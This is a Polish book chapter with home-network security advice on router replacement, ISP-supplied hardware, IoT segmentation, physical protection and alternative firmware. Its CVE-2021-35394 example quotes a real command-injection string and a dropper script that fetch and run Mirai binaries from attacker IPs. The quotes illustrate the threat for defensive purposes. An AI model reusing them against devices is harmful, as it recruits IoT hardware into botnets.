Zaczniemy od przeglądu najczęstszych problemów, z którymi z dużą dozą prawdopodobieństwa użytkownik końcowy prędzej czy później zetknie się podczas wyboru nowego sprzętu. Część z opisanych tu przykładowych ataków warto brać pod uwagę, nawet jeśli wydają się mało prawdopodobne. Dość oczywiste jest to, że większość podatności domowych routerów wykorzystywana jest przez automaty, a nie przez wyspecjalizowane grupy hackerów. Użytkownicy domowi są dla nich zbyt mało znaczący, żeby angażować sztaby ludzi do przeprowadzenia precyzyjnej analizy sieci i wielomiesięcznego śledzenia ruchu. Mimo wszystko są to ataki, które mogą się zdarzyć, również motywowane zazdrością[58].

Poświęcę też chwilę alternatywnym metodom budowania sieci opartych na darmowych lub niskobudżetowych rozwiązaniach wirtualnych lub opartych na systemach alternatywnych wobec typowych systemów wbudowanych w routery.

Mam już router – kiedy należy pomyśleć o jego wymianie?

ZALECENIA: KIEDY WYMIENIĆ ROUTER

- brak wsparcia producenta,
- upublicznione krytyczne podatności,
- model nie pozwala na użycie alternatywnego oprogramowania firmware.

O ile oczywiste wydają się motywacje związane z utratą możliwości wykorzystania pełnej przepustowości łącza, gdy je wymieniamy lub gdy urządzenie zaczyna sprawiać problemy, o tyle znacznie rzadziej myślimy o wymianie sprzętu w związku z bezpieczeństwem. Jest to jednak kwestia, której pomijanie może okazać się bardzo bolesne w skutkach.

Jako pierwsze warto sprawdzić **wsparcie producenta**. Jeśli router już od dłuższego czasu nie dostaje aktualizacji oprogramowania wewnętrznego, to jest spora szansa, że prędzej czy później stanie się podatny na jakiś atak. Niestety, spora część producentów szybko przestaje rozwijać oprogramowanie wewnętrzne swoich urządzeń, więc aktualizowane są one dwu- lub trzykrotnie, nawet gdy jakieś podatności dotyczące tego konkretnego modelu zostaną później udostępnione publicznie. Dzięki temu potencjalny hacker, wybierając wektor ataku, może skorzystać z publicznie znanej podatności. W takiej sytuacji warto sprawdzić, czy posiadany router ma możliwość zaimplementowania alternatywnego systemu, jak np. OpenWrt[59].

Producenci biznesowi oferują wieloletnie cykle życia produktu, ale przy rozwiązaniach domowych trudno liczyć na takie rozwiązanie, więc czasem warto postawić na bezpieczeństwo i wymienić urządzenie niegwarantujące takiego wsparcia.

Drugą, równie ważną, kwestią jest kontrola, czy w zakresie posiadanego przez nas sprzętu nie pojawiła się jakaś **krytyczna podatność**, której nie ma możliwości naprawy. Czasem jest to jednoznacznie stwierdzone w błędach opublikowanych jako błędy implementacyjne producenta, których zwyczajnie nie da się poprawić, dystrybuując tylko nowszą wersję oprogramowania, a wymagana jest przebudowa samego urządzenia po stronie producenta. Projektowanie elektroniki nie jest łatwym zadaniem, zwłaszcza gdy chcemy robić to, zapewniając użytkownikowi końcowemu bezpieczeństwo – w tym przypadku również sieciowe.

Dlaczego warto wybrać własny sprzęt, a nie sprzęt od operatora sieci

ZALECENIA: WYBÓR WŁASNEGO SPRZĘTU

- Zadbaj o swoje bezpieczeństwo, ustawiając hasło, jakie sam wybierzesz.
- Wybierz sprzęt, który spełni Twoje potrzeby, a nie potrzeby dostawcy Internetu.
- Ustaw DNS-y, które utrudniają rozpoznanie odwiedzanych przez Ciebie stron (jest to rozwiązanie, które może nie być dostępne na sprzęcie wypożyczonym).

Element, który może wydawać się bardzo wygodnym rozwiązaniem, ponieważ nie musimy się martwić o konfigurację urządzenia, zdając się na doświadczenie i wiedzę dostawcy Internetu, to dostarczenie sprzętu przez operatora usługi. To niestety często jedyna zaleta, a dodatkowo daje ona złudne poczucie bezpieczeństwa. Sprzęt dostarczany w taki sposób nierzadko okazuje się niezadowalający pod względem wydajności, a także bezpieczeństwa. Czasem takie urządzenia nie mają żadnego wsparcia, gdyż zostały kupione przez operatora hurtowo kilka lat wcześniej – i to stan magazynu niejako wymusza dołączanie ich do umów klientom, dopóki te zapasy całkowicie się nie wyczerpią lub sprzęt naprawdę przestanie spełniać wymogi zapewniające przyzwoite parametry.

Udostępniając sprzęt, operator może narzucać pewne ustawienia, jak własny serwer DNS, które będzie dystrybuował. Przepuszczając przez niego zapytania, dajemy niejako możliwość wglądu w nie, a co za tym idzie – zdobycia informacji o tym, jakie strony odwiedzamy.

Posiadanie hasła dostępowego do sprzętu umożliwia potencjalnie nierzetelnym pracownikom łatwe włamanie się. Oczywiście nie jest to częsta praktyka, ale zdarzają się zawiedzeni administratorzy, którzy postanawiają zemścić się na firmach, chociażby z powodu zwolnień[60].

Dodatkowo często operatorowi nie zależy na wymianach dostarczonego sprzętu. Wady sprzętu, jeśli je rozpoznamy, musimy zgłaszać dostawcy i liczyć się z tym, że dostaniemy sprzęt podobnej klasy, który wcale nie musi spełniać najnowszych standardów. Będąc właścicielami sprzętu, możemy go spokojnie wymieniać na bardziej nowoczesne modele, jeśli widzimy problemy w działaniu obecnego sprzętu.

Ostatni problem to fakt, że w konfiguracjach oraz we wbudowanym oprogramowaniu zwyczajnie zdarzają się błędy. Czasem, przez nieuwagę, ktoś może zatwierdzić niebezpieczną zmianę konfiguracji w sieci albo tylko w tym jednym routerze, który obsługuje naszą sieć. Wtedy, nawet jeśli na dostawcy może ciążyć jakaś odpowiedzialność (bo zgodził się na to w umowie), to i tak z potencjalnymi szkodami, jakie taki błąd może spowodować, w dużej mierze będziemy musieli radzić sobie sami.

Przykład podatności

Ciekawą krytyczną podatnością dostępną w routerach, którą, na szczęście, naprawiono, był błąd w routerach marki ASUS korzystających z firmware ASUSWRT w wersji *3.0.0.378.9460*. Błąd polegał na braku wpisu w tabeli *iptables* blokującego dostęp do panelu administracyjnego z sieci zewnętrznej. Żeby na niego trafić, wystarczyło wyłączyć obsługę wbudowanego firewalla. O ile brzmi to może logicznie, to nie do końca tak jest.

ASUS w swoich routerach oferuje możliwość włączenia lub wyłączenia dostępu do panelu z sieci WAN w zupełnie innym miejscu, natomiast wyłączenie zapory pod spodem nadpisywało to ustawienie.

Ostatecznie router potencjalnej ofiary widoczny był z sieci niezależnie od ustawienia dostępu spoza LAN, gdy tylko wyłączyła ona wbudowany firewall[61].

W przypadku używania własnego routera przewaga nad sprzętem operatora wydaje się dość oczywista. W takiej sytuacji możemy przeprowadzić aktualizację, gdy tylko dowiemy się o nowszej wersji oprogramowania, podczas gdy nasz dostawca może nie wykonywać aktualizacji w ogóle.

Planowanie sieci domowej oraz jej skalowalność

ZALECENIA: PLANOWANIE SIECI

- Zaplanuj, jak będzie wyglądać sieć, jeszcze przed dokonaniem zakupu urządzeń.
- Przemyśl, czy będziesz potrzebował oddzielnego sprzętu do czynności związanych np. z bankowością.
- Weź pod uwagę możliwy rozrost sieci w najbliższych latach.
- Sprawdź, czy wszystkie urządzenia będą kompatybilne z nowymi protokołami, takimi jak WPA3, oraz czy spełniają istniejące standardy związane z bezpieczeństwem sieci.

Wybierając sprzęt, który chcemy kupić, warto poświęcić chwilę i zaplanować, co tak naprawdę chcemy podłączyć do danej sieci. Jeszcze kilka lat temu sprawa była względnie prosta: jeden lub dwa komputery, czasem jakiś telefon. Obecnie, wraz z rozwojem rozwiązań typu inteligentny dom (ang. *smart home*), nie jest to już takie oczywiste.

W tradycyjnych urządzeniach kwestie bezpieczeństwa w mniejszym lub większym stopniu uwzględniane są przez twórców systemów operacyjnych na nich pracujących. Rozwój urządzeń IoT (Internet of Things) nie napawa już jednak optymizmem, szczególnie sytuacja nie jest zbyt dobra w grupie różnego rodzaju czujników, które trafiają do nowoczesnych rozwiązań automatyki. Często są one oparte na Linuxie, który, pracując na starych bibliotekach, staje się podatny na ataki. Podobny problem pojawia się w przypadku telewizorów, dla których wsparcie często kończy się, zanim jeszcze telewizor trafi do salonu.

Opis problemu można uściślić, można domniemywać, że nowe błędy i luki bezpieczeństwa najczęściej pojawiają się w kodzie dostarczonym przez producenta, zwłaszcza w przypadku elementów takich jak interfejsy CGI. Dodatkowo warto zauważyć, że same sensory rzadko działają pod kontrolą pełnego systemu operacyjnego, a częściej korzystają z systemów operacyjnych czasu rzeczywistego (RTOS – Real Time Operating System) lub po prostu mikrokontrolerów wykonujących pętlę sterującą[62].

Biorąc pod uwagę takie problemy, warto zaplanować, czy chcemy te wszystkie potencjalnie niebezpieczne urządzenia wpiąć do wspólnej sieci z naszym głównym sprzętem przewidzianym do pracy i np. przeprowadzania operacji bankowych.

Ponadto warto przemyśleć, czy dany router będzie wystarczającym sprzętem przez następne trzy do pięciu lat. Nie tylko w kwestii parametrów technicznych samej sieci, ale właśnie bezpieczeństwa. W momencie pisania tego tekstu* routery z obsługą WPA3 są już dostępne od kilku lat, więc wybieranie sprzętu, który tej technologii nie obsługuje, może być błędem.

Wystarczy pomyśleć o tym, co się stanie, jeśli w implementacji WPA2 za rok zostanie wykryta podatność na tyle krytyczna, że pozwoli na szybkie odszyfrowywanie komunikacji. Twórcy sprzętu raczej nie będą chętni do wydawania poprawek dla leciwej już technologii i często sugestią z ich strony będzie po prostu wymiana sprzętu na nowy, spełniający wyższy standard bezpieczeństwa.

Podobnie może wyglądać kwestia dołączania do sieci nowych urządzeń. Tu również można spodziewać się pewnych niedogodności, jeśli trafimy na specyficzne rozwiązanie, w którym twórca postanowił ograniczyć wsparcie dla starszych rozwiązań, albo ze względu na optymalizację szybkości działania, albo z lenistwa… uzna, że stawia tylko na bezpieczne rozwiązanie z wykorzystaniem WPA3. Wtedy urządzenie wcale nie połączy się z siecią. Tak zwana kompatybilność wsteczna wcale nie jest obowiązkiem producenta sprzętu, jest to raczej jego dobra wola.

Na co warto zwrócić uwagę przy wyborze sprzętu

ZALECENIA: WYBÓR SPRZĘTU

- Sprawdź, czy sprzęt posiada odpowiednie zabezpieczenia.
- Zapoznaj się z możliwością aktualizacji firmware'u lub opcją zmiany na firmware alternatywny.
- Oceń, czy wsparcie techniczne oferowane przez producenta jest zadowalające.

* Grudzień 2023.

Spójrzmy teraz na to zagadnienie bardziej ogólnie, a zebrane tu rady warto zapamiętać i weryfikować w kontekście własnych potrzeb.

Parametry związane z bezpieczeństwem – jest kilka podstawowych parametrów, które powinien oferować sprzęt:

- wsparcie dla odpowiedniego szyfrowania Wi-Fi; obecnie jest to minimalnie WPA2, ale warto wybrać WPA3, aby zwiększyć bezpieczeństwo;
- obsługa szyfrowania danych AES; choć to standard, niestety nie zawsze standardem jest obsługa tego typu szyfrowania przez urządzenia klienckie, a zwłaszcza starsze, które mają wsparcie tylko dla RC4 wbudowanego w protokół TKIP; specjalnie dla nich można wykorzystać wydzieloną sieć gościa lub dodatkowy router ograniczający ich ruch wewnątrz głównej sieci.

Internet to miejsce, gdzie wiele osób dzieli się wiedzą i doświadczeniami. Warto przed zakupem sprzętu zajrzeć na stronę producenta, poszukać forum i sprawdzić, jak wygląda komunikacja z klientami. Może wszystkie zgłoszenia błędów pozostają bez odpowiedzi; wtedy trzeba liczyć się z tym, że jeśli zdarzy się coś nieprzewidzianego, np. w konfiguracji, lub natrafimy na jakiś błąd, zostaniemy z nim sami.

Dostępność aktualizacji – wybierając sprzęt i zaglądając uprzednio na stronę producenta, zerknijmy również do zakładek związanych ze wsparciem i sprawdźmy, czy dany model doczekał się jakiejkolwiek aktualizacji, czy też został porzucony zaraz po wydaniu.

Jeśli znajdziemy informacje o aktualizacjach, warto zapoznać się z tym, co zostało poprawione – może były to jakieś poważne luki, np. zaszyte w kodzie hasła. Takie błędy mogą pomóc w ocenie, czy dany producent poważnie podchodzi do kwestii zabezpieczeń, czy raczej idzie na łatwiznę.

Możliwość wgrania alternatywnego firmware'u – jeśli nie ma innej możliwości, twórca sprzętu już nie udziela wsparcia, ale z innych powodów zależy nam na wyborze lub pozostaniu przy konkretnym modelu, warto sprawdzić możliwość instalacji alternatywnego oprogramowania firmware.

Jeśli akurat producent nie rozwija konkretnego modelu routera, to może robi to jakiś pasjonat. Wtedy, nawet gdy sprzęt odbiega od bieżących standardów, mamy gwarancję, że doczeka się sensownych aktualizacji zabezpieczeń, gdy te zostaną wykryte. Przykładem takiego systemu jest OpenWrt.

IoT, Smart Home

ZALECENIA: PRACA Z URZĄDZENIAMI IoT

- Ogranicz dostępy do sieci zewnętrznej z urządzeń IoT.
- Zmień ich domyślne hasła.
- Zaktualizuj ich oprogramowanie.
- Zabezpiecz API za pomocą haseł lub – w miarę możliwości – dwuskładnikowej autoryzacji.

Hasła takie jak IoT (Internet of Things), internet rzeczy, a w dalszej perspektywie – Internet wszystkiego (Internet of Everything[63]), na dobre wkroczyły już nie tylko do biznesu, ale i do naszego życia prywatnego oraz domów. Korzystamy na co dzień ze smartwatchy, inteligentnych świetlówek, zarządzanych sieciowo lodówek, pralek, telewizorów czy rolet w oknach. Są tego świadomi również przestępcy internetowi.

Już w 2013 roku firma Proofpoint odkryła botnet[64] składający się w ponad 25% z inteligentnych telewizorów, elektronicznych niań i innych sprzętów domowych. Dlatego w dobie rozwoju domowych urządzeń, które zyskują masowo dostęp do sieci, warto już teraz zadbać o jej bezpieczeństwo z uwzględnieniem ich obecności.

Zatroszczmy się o **umieszczenie elementów sieci w miejscach trudno dostępnych** dla osób postronnych. Zabezpieczenie fizyczne może w dużej mierze utrudnić wykonanie ataku na sieć domową. Nowe urządzenia wymagają od użytkowników większej wiedzy. Warto poświęcić trochę czasu na odpowiednie ograniczenie dostępu do urządzeń z zewnątrz lub zablokować im możliwość komunikacji wewnątrz sieci (z wyjątkiem niezbędnych adresów).

Bardzo dobrym podejściem jest wykonanie **segmentacji sieci**. Wydzielenie oddzielnej podsieci na komunikację tylko między tymi urządzeniami oraz filtrowanie pakietów pomiędzy siecią główną utrudni przeprowadzanie ataków. Mniej eleganckim sposobem, ale również działającym, jest podłączenie dodatkowego routera dla tych urządzeń za głównym routerem.

Urządzenia zarządzające domem, zwłaszcza oparte na Raspberry Pi, bardzo często komunikują się ze sobą za pomocą niezbyt trudnych do zrozumienia kolejek[65] i REST API[66]. Zadbajmy o to, by dostęp do panelu administracyjnego był w nich odpowiednio **zabezpieczony hasłem lub dwuskładnikowym uwierzytelnieniem** (jeśli to możliwe i nie mamy możliwości wykorzystania wirtualnej sieci prywatnej).

Jeśli dostawca sieciowy oferuje stały adres IP, często można ograniczyć możliwość komunikacji tylko do inicjowania jej ze wskazanego adresu. Ma to

zastosowanie w sytuacji, gdy chcemy zarządzać naszymi urządzeniami IoT, np. będąc poza domem, chociaż i tak lepsze będzie tu użycie połączenia za pośrednictwem VPN-u oraz uwierzytelnienia za pomocą certyfikatu.

Sama komunikacja pomiędzy urządzeniami a brokerem kolejki powinna odbywać się przy wykorzystaniu odpowiednio szyfrowanych połączeń, optymalnie – z zastosowaniem konkretnego certyfikatu potwierdzającego nadawcę.

Warto jednak pamiętać, że spora część z tych urządzeń nie będzie miała wbudowanego właściwego antywirusa, żadnych bieżących aktualizacji oprogramowania czy kryptografii (cała komunikacja z urządzeniem będzie odbywać się za pomocą nieszyfrowanych protokołów komunikacyjnych lub samo urządzenie nie będzie w stanie prawidłowo obsługiwać certyfikatów). Wynika to z celowego ograniczania zapotrzebowania na zasoby samego urządzenia lub z kalkulacji kosztów po stronie producenta. Zapewnienie bezpieczeństwa całego systemu sieciowego spoczywa zatem na użytkownikach.

Dodatkowo antywirusy to skomplikowane narzędzia z parserami formatów, co tworzy kolejną płaszczyznę ataku oraz wprowadza dodatkowe obciążenie dla urządzenia. Ponadto obejście wiodących rozwiązań antywirusowych jest czasami naprawdę proste.

Wykorzystanie ataków na sprzęt samo w sobie może nie wydaje się bardzo problematyczne lub spektakularne. W większości przypadków ustawienie pieca centralnego ogrzewania na maksymalną temperaturę nie spowoduje wybuchu – zadziałają inne zabezpieczenia. Sam piec oczywiście powinien być odpowiednio zabezpieczony, uniemożliwiając nieautoryzowany dostęp. Błędy konfiguracyjne czy niedbałość producentów sprzętu zawsze jednak mogą się zdarzyć, dlatego warto sprawdzić, czy urządzenie przykładowo nie korzysta z UPnP bez naszej wiedzy.

Bardziej realny atak to taki, w którym inteligentny odkurzacz może pomóc złodziejom w zapoznaniu się z rozkładem mieszkania[67]. Wspomniany piec teoretycznie również może stać się punktem wejścia atakującego do dalszego testowania domowej sieci, a z pewnością może stać się częścią botnetu, np. takiego jak Mirai[68].

Przykład podatności


Szeroko wykorzystywana podatność (*CVE-2021-35394*) na systemy IoT spowodowana była użyciem w nich chipsetów marki RealTek RTL8xxx SoC, w których nie zadbano o prawidłowe zabezpieczenie komunikacji. Tydzień przed publikacją tej podatności firma Realtek poprawiła inną, podobną, mianowicie na routerach D-Link, wykorzystujących te same chipsety na porcie `9034`, dostępny był serwer oczekujący połączeń UDP.

Niestety, poprawa po stronie producenta układów scalonych nie była zbyt ambitna – dodano tylko wymóg posiadania prefixu „`orf`” przed komendą.

```
orf;niebezpieczna_komenda
```

Oczywiście było to prostym wektorem ataku, pozwalającym na uruchomienie terminala linii komend lub pobranie odpowiedniego skryptu do przeprowadzenia kolejnych etapów ataku. Przykład wstrzyknięcia złośliwego polecenia, które ignoruje błędną sekwencję `orf`, ale wykonuje pobranie skryptu, zmianę jego nazwy i ostatecznie wykonanie (za pomocą tylko jednego pakietu UDP), można zobaczyć na rysunku 13.

```
orf;cd /tmp||cd /var&&busybox wget hxxp://45[.]61.188.184/f.sh -O
b.sh&&sh b.sh;#
```



Rysunek 13. Przykład wykonania komendy atakującej urządzenia z chipsetem RealTek RTL8xxx SoC

Następnie przykład pobranego skryptu, który już dalej pobiera dodatkowe pliki wykonywalne w różnych architekturach (ARM, MIPS, SuperH), można zobaczyć na listingu 4.

Listing 4. Skrypt pobierający pliki wykonywalne podczas ataku na urządzenia z chipsetem RealTek RTL8xxx SoC

```
n='mips mpsl arm5 arm7 sh4'
http_server='37.0.11.132'

for a in $n
do
    cat $SHELL > .b
    >.b
    busybox wget http://$http_server/b/b.$a -0- > .b
    chmod 777 .b
    ./.b exploit.realtek
done
```

Uruchomione aplikacje zmieniają host w zdalnie zarządzaną część botnetu Mirai, która będzie współuczestniczyć w dalszych atakach przeprowadzanych za jego pośrednictwem[69].

Bezpieczeństwo fizyczne routera

ZALECENIA: BEZPIECZEŃSTWO FIZYCZNE

- Zmniejsz zasięg swojej sieci Wi-Fi do niezbędnej odległości.
- Zabezpiecz router i sprzęt sieciowy przed nienadzorowanym dostępem fizycznym.
- Wyłącz porty, z których nie planujesz korzystać.

Bezpieczeństwo fizyczne routera to coś, o czym może nie myślimy za często, ale to ma znaczenie w zależności od tego, czy mieszkamy w domu wolnostojącym, apartamentowcu z portierem czy ogromnym bloku. Warto i w tym kontekście poświęcić chwilę na refleksję o bezpieczeństwie domowej infrastruktury sieciowej, chociażby w omówionych poniżej aspektach.

Ograniczenie zasięgu sieci bezprzewodowej – jeśli nie ma wyraźnej potrzeby, warto zmniejszyć moc sygnału wysyłanego z naszego sprzętu. Nie ma sensu ułatwiać potencjalnym agresorom ataku na sieć Wi-Fi przez udostępnianie jej po drugiej stronie ulicy. I nie chodzi tu nawet o hackerów, którzy postanowią usiąść w samochodzie na kilka godzin i analizować „złapane" pakiety.

Czasem są to automaty, jak np. samochody Google. Firma przyznała się, że przy okazji zbierania zdjęć do map pozyskiwano informacje znacznie przekraczające ten zakres. Jak to możliwe? Telefony z systemem Android pozwalają na zapisywanie w chmurze sporej ilości danych, takich jak nazwy sieci i hasła, a samochody Google aktywnie korzystały z tych danych. Próbowały wykonywać połączenia do tych sieci Wi-Fi, które wykryły, a agregując te dane z danymi już będącymi w chmurze, Google bardzo dokładnie mógł określić zasięgi i sprawdzić hasła poszczególnych sieci[70].

Istnieje społecznościowa baza danych geolokalizujących dotyczących informacji o sieciach bezprzewodowych na całym świecie*. Jej użytkownicy mogą przesyłać dane dotyczące dostępnych sieci Wi-Fi, a platforma gromadzi i przedstawia te informacje na interaktywnej mapie. *Wigle.net* jest często wykorzystywane w kontekście wardrivingu, co jest praktyką polegającą na przemieszczaniu się w określonym obszarze w poszukiwaniu sieci bezprzewodowych. Chociaż może on być wykonywany w celach badawczych lub diagnostycznych, istnieje ryzyko jego nadużycia przez osoby szukające sieci do potencjalnych ataków. W celu zautomatyzowania tego procesu powstało specjalne narzędzie o nazwie Pwnagotchi, wykorzystujące sztuczną inteligencję. To urządzenie szuka i zbiera dane na temat dostępnych sieci Wi-Fi, umożliwiając również analizę i identyfikację potencjalnych luk w zabezpieczeniach. Dodatkowo może

* Baza sieci Wi-Fi.

dostosowywać swoje działania w oparciu o zebrane informacje, jak chociażby wysłać komunikat za pośrednictwem REST API.

Ograniczenie fizycznego dostępu do routera – w specyficznej sytuacji możemy zostać zmuszeni do dość niestandardowych instalacji routerów. Mogą to być miejsca wspólne w budynkach wielorodzinnych, a czasem skrzynki techniczne znajdujące się np. na podwórku. Tego typu montaż jest niestety równoznaczny z zapraszaniem potencjalnych atakujących do wykorzystania okazji.

Po pierwsze, pokazujemy zainteresowanym, z jakiego modelu routera korzystamy, co może już wystarczyć do przeprowadzenia ataku, zwłaszcza gdy wypłynęła poważna podatność bezpieczeństwa związana z tym modelem. Po drugie, ktoś może próbować fizycznie do niego dołączyć swój złośliwy sprzęt, co czasem pozwala (lub znacznie ułatwia) na dostanie się do sieci wewnętrznej. Po trzecie, to samo dotyczy wpinania różnego rodzaju urządzeń USB, jeśli router posiada taki port. Bardzo prawdopodobne wydaje się także wyjęcie przewodu WAN i wpięcie modemu oferującego połączenie sieci komórkowej.

Niestety, bezpieczeństwo nie zawsze idzie w parze z możliwościami technicznymi. Ukrycie sprzętu w ciasnej, zamykanej szafie teletechnicznej w bloku, a zarazem pokrycie zasięgiem całego mieszkania, może być niewykonalne. Jesteśmy wtedy zmuszeni do wykonania pracy własnej w celu osiągnięcia konsensusu pomiędzy wygodą a tym, co jeszcze można uznać za bezpieczne rozwiązanie domowe.

Wyłączanie nieużywanych portów – dobrym sposobem na zapobieganie potencjalnym problemom, jakie mogą wynikać z wpinania dodatkowych urządzeń do routera, może być zwyczajne ograniczenie możliwości użycia wolnych portów w urządzeniu. Jeśli atakujący zechce w takiej sytuacji włączyć do sieci jakieś swoje urządzenie, musi odłączyć inny podpięty do routera sprzęt. Wypięcie sieci domowej lub łącza zewnętrznego to działanie zdecydowanie bardziej zwracające uwagę niż podłączenie kolejnego sprzętu do jednego wolnego portu. Wymaga też poświęcenia więcej czasu na zapoznanie się ze zwyczajami potencjalnej ofiary, takimi jak godziny pracy czy snu, aby ukryć nieuprawnione działania.

Inne aspekty związane z zapewnieniem ciągłości dostępności sieci

ZALECENIA: CIĄGŁOŚĆ DZIAŁANIA SIECI

- Zabezpiecz krytyczną infrastrukturę pod kątem braku zasilania.
- Jeśli potrzebujesz mieć stały dostęp do sieci, zadbaj o dodatkowe łącze internetowe oraz sprzęt, który automatycznie pozwala na przełączanie sieci w razie awarii jednego z nich.

UPS[71] – bezpieczeństwo sieci to nie tylko odpowiednie zabezpieczenia cyfrowe, ale również zabezpieczenia fizyczne. Jednym z takich rozwiązań jest wykorzystanie sprzętów z zasilaniem awaryjnym – UPS (Uninterruptible Power Supply).

Tam, gdzie regularnie spotykamy się z zanikami zasilania, a chcemy zapewnić sobie ciągłość pracy, zwłaszcza przy pracy zdalnej, takie rozwiązanie może sprawdzić się idealnie. Jeśli mamy sprawną baterię w laptopie, zaniki zasilania nie są problemem, ale rozłączanie VPN-a, którym łączymy się do firmy, już tak. Podtrzymanie zasilania routera pozwala uniknąć takich przeszkód i zaoszczędzi czas, który w przeciwnym wypadku tracimy na ponowne podłączenie. Obecne rozwiązania UPS-owe są na tyle inteligentne, że pozwalają na przesyłanie powiadomień chmurowych w momencie utraty zasilania lub połączenia z siecią. Dzięki temu, nawet będąc poza domem, możemy dowiedzieć się, czy przypadkiem z braku zasilania w mieszkaniu nie rozmraża nam się właśnie lodówka.

Dual-WAN – inna forma zabezpieczenia sieci domowej to poprawa jej dostępności przez korzystanie z usług dwóch dostawców Internetu. Do takiego podejścia może zmusić nas postępująca zmiana w sposobie organizacji pracy, czyli przechodzenie na tryb pracy zdalnej. O ile część pracowników w firmach miała możliwość skorzystania z hotspota udostępnionego z telefonu firmowego, to nadal nie da się powiedzieć, by było to standardem. Zwłaszcza w mniejszych firmach przemysłowych, które nigdy wcześniej nie musiały pracować w takim trybie. Problemem było przede wszystkim szybkie wygospodarowanie pieniędzy na dodatkowe laptopy i sam sprzęt, którego w czasie pandemii brakowało w magazynach, a zagwarantowanie dodatkowego bezpiecznego dostępu Internetu było często w sferze marzeń.

Dlatego warto pomyśleć o zakupie sprzętu z możliwością obsługi dwóch dostawców Internetu zamiennie lub z wykorzystaniem sprzętowego load balancingu, czyli zrównoważonego dzielenia ruchu sieciowego. Nie muszą być to dwa łącza światłowodowe; czasem jako dostęp zapasowy wystarczy modem LTE podłączony do głównego routera.

Ograniczenia narzucane przez dostawców Internetu

ZALECENIA: SPRZĘT OD DOSTAWCY INTERNETU

- Kontroluj, czy oferowane urządzenie nie jest podatne na ataki.
- Jeśli to możliwe, użyj własnego routera i zadbaj o jego bezpieczeństwo we własnym zakresie.

Podczas wyboru dostawcy Internetu możemy trafić na pewne ograniczenia, które on nakłada. Jednym z nich jest dostarczanie swojego sprzętu i brak wyboru

innego. Wiąże się to z wewnętrznymi systemami akceptującymi ruch tylko z zaufanych sprzętów, czy to rozpoznawanych po adresie MAC, czy po certyfikacie wewnętrznym. Czasem, na szczęście, da się to trochę poprawić przez prośbę o przełączenie trybu pracy routera dostawcy w tryb *bridge*. Po takiej zmianie możemy próbować podłączyć swój sprzęt brzegowy, ale wymaga to konsultacji z technikiem danej firmy. Z taką praktyką można spotkać się wśród większych firm oferujących łącza internetowe.

Drugą, równie częstą, praktyką stosowaną przez dostawców Internetu jest ograniczenie do tylko jednego modelu urządzenia brzegowego – identyfikowanego głównie za pomocą adresu MAC. Warto więc mieć na uwadze fakt, że przełączenie sprzętu na nowy, inny model zazwyczaj będzie wiązało się z obowiązkową komunikacją z dostawcą, żeby zaktualizował swoje wpisy w systemach blokujących. Jest to spowodowane względami biznesowymi. Ograniczenie współdzielenia łącza dla zwykłego użytkownika jest zwyczajnie niewygodne i niezrozumiałe, bo faktycznie utrudnia to testy takie jak konfiguracja nowego routera, gdy dysponujemy tylko jednym łączem zewnętrznym.

Sprzęt bez wsparcia dla nowych standardów

ZALECENIA: WSPARCIE STANDARDÓW W URZĄDZENIACH SIECIOWYCH

- Wybieraj najwyższe możliwe w Twojej sieci standardy – niezależnie od tego, czy dotyczy to szyfrowania, czy prędkości.
- Ograniczaj dostęp dla urządzeń niewspierających bezpiecznych protokołów komunikacyjnych.

Czasem, z przyczyn od nas niezależnych, musimy korzystać ze sprzętu, który nie do końca lub wcale nie obsługuje nowych rozwiązań przeznaczonych do zapewnienia bezpieczeństwa sieci. Wyjątkiem nie są wcale stare urządzenia. Dwuletni telewizor łączący się po Wi-Fi może nie wspierać WPA3, bo był projektowany, zanim ten standard upowszechnił się na dobre. W takiej sytuacji rozwiązaniem może być wykorzystanie trybu WPA2+WPA3 lub ograniczenie się do wersji drugiej omawianej technologii (WPA2).

Alternatywnie warto przemyśleć albo podłączenie urządzenia za pośrednictwem dodatkowego routera, sieci gościa o trochę niższych parametrach zabezpieczeń, albo wykorzystanie podłączenia przewodowego. Ma to też pewne uzasadnienie techniczne – twórcom telewizorów nie zawsze zależy na dobrych antenach do odbioru sieci bezprzewodowej, więc nawet w bardziej znanych markach zdarzają się losowe rozłączenia Wi-Fi.

Brak wsparcia producenta i alternatywne oprogramowanie sprzętowe

ZALECENIA: UŻYWANIE ALTERNATYWNEGO OPROGRAMOWANIA W ROUTERACH

- Rozważ użycie alternatywnych rozwiązań firmware do swojego sprzętu.
- Jeśli nie masz możliwości wymiany routera, weź pod uwagę użycie posiadanego już starego sprzętu komputerowego lub improwizuj za pomocą Raspberry Pi.
- Używaj, w miarę możliwości, systemów IPS/IDS, również tych darmowych.

Rozważmy jeszcze sytuację, gdy router lata świetności ma już za sobą, ale nadal potrzebujemy z niego korzystać, np. z powodu braku możliwości wymiany infrastruktury fizycznej lub nietypowej właściwości fizycznej tego sprzętu. Warto zapoznać się z opcją oferowaną przez społeczność zrzeszoną w projekcie OpenWrt, o ile oczywiście ten sprzęt znajdzie się wśród wspieranych przez twórców tego systemu[72].

Jest to specjalna dystrybucja Linuxa przeznaczona dla systemów wbudowanych (zazwyczaj to właśnie routery z funkcją Wi-Fi). Oferuje w pełni modyfikowalny system dopasowany do potrzeb różnych użytkowników. OpenWrt zapewnia też sporą dozę bezpieczeństwa, oferując zdecydowanie bardziej aktualne wersje jądra Linuxa niż większość innych dystrybucji oprogramowania wykorzystywanego w routerach.

Przykładowe inne rozwiązania obejmują DD-WRT[73], a także pfSense[74], prezentujące zbliżone możliwości i funkcje, które można zainstalować na starym komputerze z dwiema kartami sieciowymi, który będzie pełnił funkcję domowego routera.

